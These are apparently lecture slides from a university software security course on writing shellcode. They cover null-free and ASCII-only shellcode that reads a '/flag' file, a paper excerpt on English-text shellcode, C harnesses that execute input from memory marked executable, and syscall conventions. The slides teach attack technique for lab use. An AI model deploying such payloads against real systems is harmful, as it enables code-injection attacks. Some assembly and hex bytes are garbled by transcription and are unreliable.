CSE 410/510 Special Topics: Software Security


Instructor: Dr. Ziming Zhao

Location: Obrian 109

Time: Monday, Wednesday 5:00PM-6:20PM

Today's Agenda

- 1. Developing shellcode
 - a. Non-zero shellcode
 - b. Non-printable, non-alphanumeric shellcode
 - c. English shellcode



Non-shell Shellcode 32bit printflag (No 0s)

sendfile(1, open("/flag", 0), 0, 1000)

push \$0x67 push \$0x616c662f xor %eax, %eax inc %eax inc %eax inc %eax inc %eax inc %eax mov %esp, %ebx xor %ecx, %ecx xor %edx. %edx int \$0x80 mov %eax, %ecx xor %esi, %esi mov \$0x101, %si dec %si xor %eax. %eax mov \$0xbb, %al xor %ebx. %ebx inc %ebx xor %edx. %edx int \$0x80

xor %eax, %eax inc %eax int \$0x80

Non-shell Shellcode 64bit printflag

sendfile(1, open("/flag", 0), 0, 1000)

```
mov rbx, 0x00000067616c662f
push rbx
mov rax, 2
mov rdi, rsp
mov rsi, 0
syscall
mov rdi, 1
mov rsi, rax
mov rdx, 0
mov r10, 1000
mov rax, 40
syscall
mov rax, 60
syscall
```

\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x00\x53\x48\xc7\xc0\x00\x00\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x \u00\x00\x0f\x05\x48\xc7\xc7\xc1\x00\x00\x00\x00\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\ \ux00\x48\xc7\xc0\x28\x00\x00\x00\x00\x06\x05\x48\xc7\xc0\x3c\x00\x00\x00\x00\x05\

English Shellcode

English Shellcode

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ABSTRACT

History indicates that the security community commonly takes a divide-and-conquer approach to battling malware threats: identify the essential and inalienable components of an attack, then develop detection and prevention techniques that directly target one or more of the essential components. This abstraction is evident in much of the literature for buffer overflow attacks including, for instance, stack protection and NOP sled detection. It comes as no surprise then that we approach shellcode detection and prevention in a similar fashion. However, the common belief that com-

General Terms

Security, Experimentation

Keywords

Shellcode, Natural Language, Network Emulation

1. INTRODUCTION

Code-injection attacks are perhaps one of the most common attacks on modern computer systems. These attacks

English Shellcode

| 1 | ASSEMBLY | OPCODE | ASCII |
|---|--|---|------------------|
| 1 | <pre>push %esp push \$20657265 imul %esi,20(%ebx),\$616D2061 push \$6F jb short \$22</pre> | 54 68 65726520 6973 20 61206D61 6A 6F 72 20 | There is a major |
| 2 | push \$20736120 push %ebx je short \$63 jb short \$22 | 68 20617320 53 74 61 72 20 | h as Star |
| 3 | push %ebx push \$202E776F push %esp push \$6F662065 jb short \$6F | 53 68 6F772E20 54 68 6520666F 72 6D | Show. The form |
| 4 | push %ebx je short \$63 je short \$67 jnb short \$22 inc %esp jb short \$77 | 53 74 61 74 65 73 20 44 72 75 | States Dru |
| 5 | popad | 61 | a |

| 1 | Skip | 2 | Skip | | |
|--|-------------------------------------|---------------|------------------------|--|--|
| There is a majo | r center of economic activity, suc | h as Star | Trek, including The Ed | | |
| Skip 3 | Skip | | | | |
| Sullivan Show. The former Soviet Union. International organization participation | | | | | |
| Skip | NAME OF TAXABLE PARTY AND ADDRESS. | 4 | Skip | | |
| Asian Developm | ent Bank, established in the L | Inited Stat | tes Drug Enforcement | | |
| Skip | | | | | |
| Administration, a | nd the Palestinian territories, the | e Internation | nal Telecommunication | | |
| Skip | 5 | | | | |
| Union, the first ma | a | | | | |

Template

```
.global _start
_start:
.att_syntax noprefix
%%% your instructions here %%%
```

How to compile?

32 bit

gcc -m32 -nostdlib -static shellcode.s -o shellcode objcopy --dump-section .text=shellcode-raw shellcode

64 bit

gcc -nostdlib -static shellcode.s -o shellcode objcopy --dump-section .text=shellcode-raw shellcode

code/tester.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <unistd.h>
int main()
      void * page = 0;
      page = mmap(0, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANON, 0, 0);
      if (!page)
             puts("Fail to mmap.\n");
             exit(0);
      read(0, page, 0x1000);
      ((void(*)())page)();
```

code/testernozero.c

```
char buf[0x1000] = \{0\};
int main()
      void * page = 0;
      page = mmap(0, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANON, 0, 0);
      if (!page)
             puts("Fail to mmap.\n");
             exit(0);
      read(0, buf, 0x1000);
      strcpy(page, buf);
      ((void(*)())page)();
```

code/testerascii.c

```
char buf[0x1000] = \{0\};
char *asciicpy(char *dest, const char *src)
       unsigned i;
       for (i = 0; src[i] > 0 \&\& src[i] < 127; ++i)
              dest[i] = src[i];
       return dest;}
int main()
       void * page = 0;
       page = mmap(0, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANON, 0, 0);
       if (!page)
              puts("Fail to mmap.\n");
              exit(0);}
       read(0, buf, 0x1000);
       asciicpy(page, buf);
       ((void(*)())page)();
```

x86 invoke system call

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- Set %eax as target system call number
- Set arguments
 - o 1st arg: %ebx
 - o 2nd arg: %ecx
 - o 3rd arg: %edx
 - 4th arg: %esi
 - 5th arg: %edi
- Run
 - o int \$0x80
- Return value will be stored in %eax

amd64 invoke system call

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- Set %rax as target system call number
- Set arguments
 - o 1st arg: %rid
 - o 2nd arg: %rsi
 - o 3rd arg: %rdx
 - 4th arg: %r10
 - 5th arg: %r8
- Run
 - syscall
- Return value will be stored in %rax

amd64 how to create a string?

Rip-based addressing

lea binsh(%rip), %rdi mov \$0, %rsi mov \$0, %rdx syscall binsh: .string "/bin/sh"

How breakpoints work?

int \$3

Set breakpoint by yourself.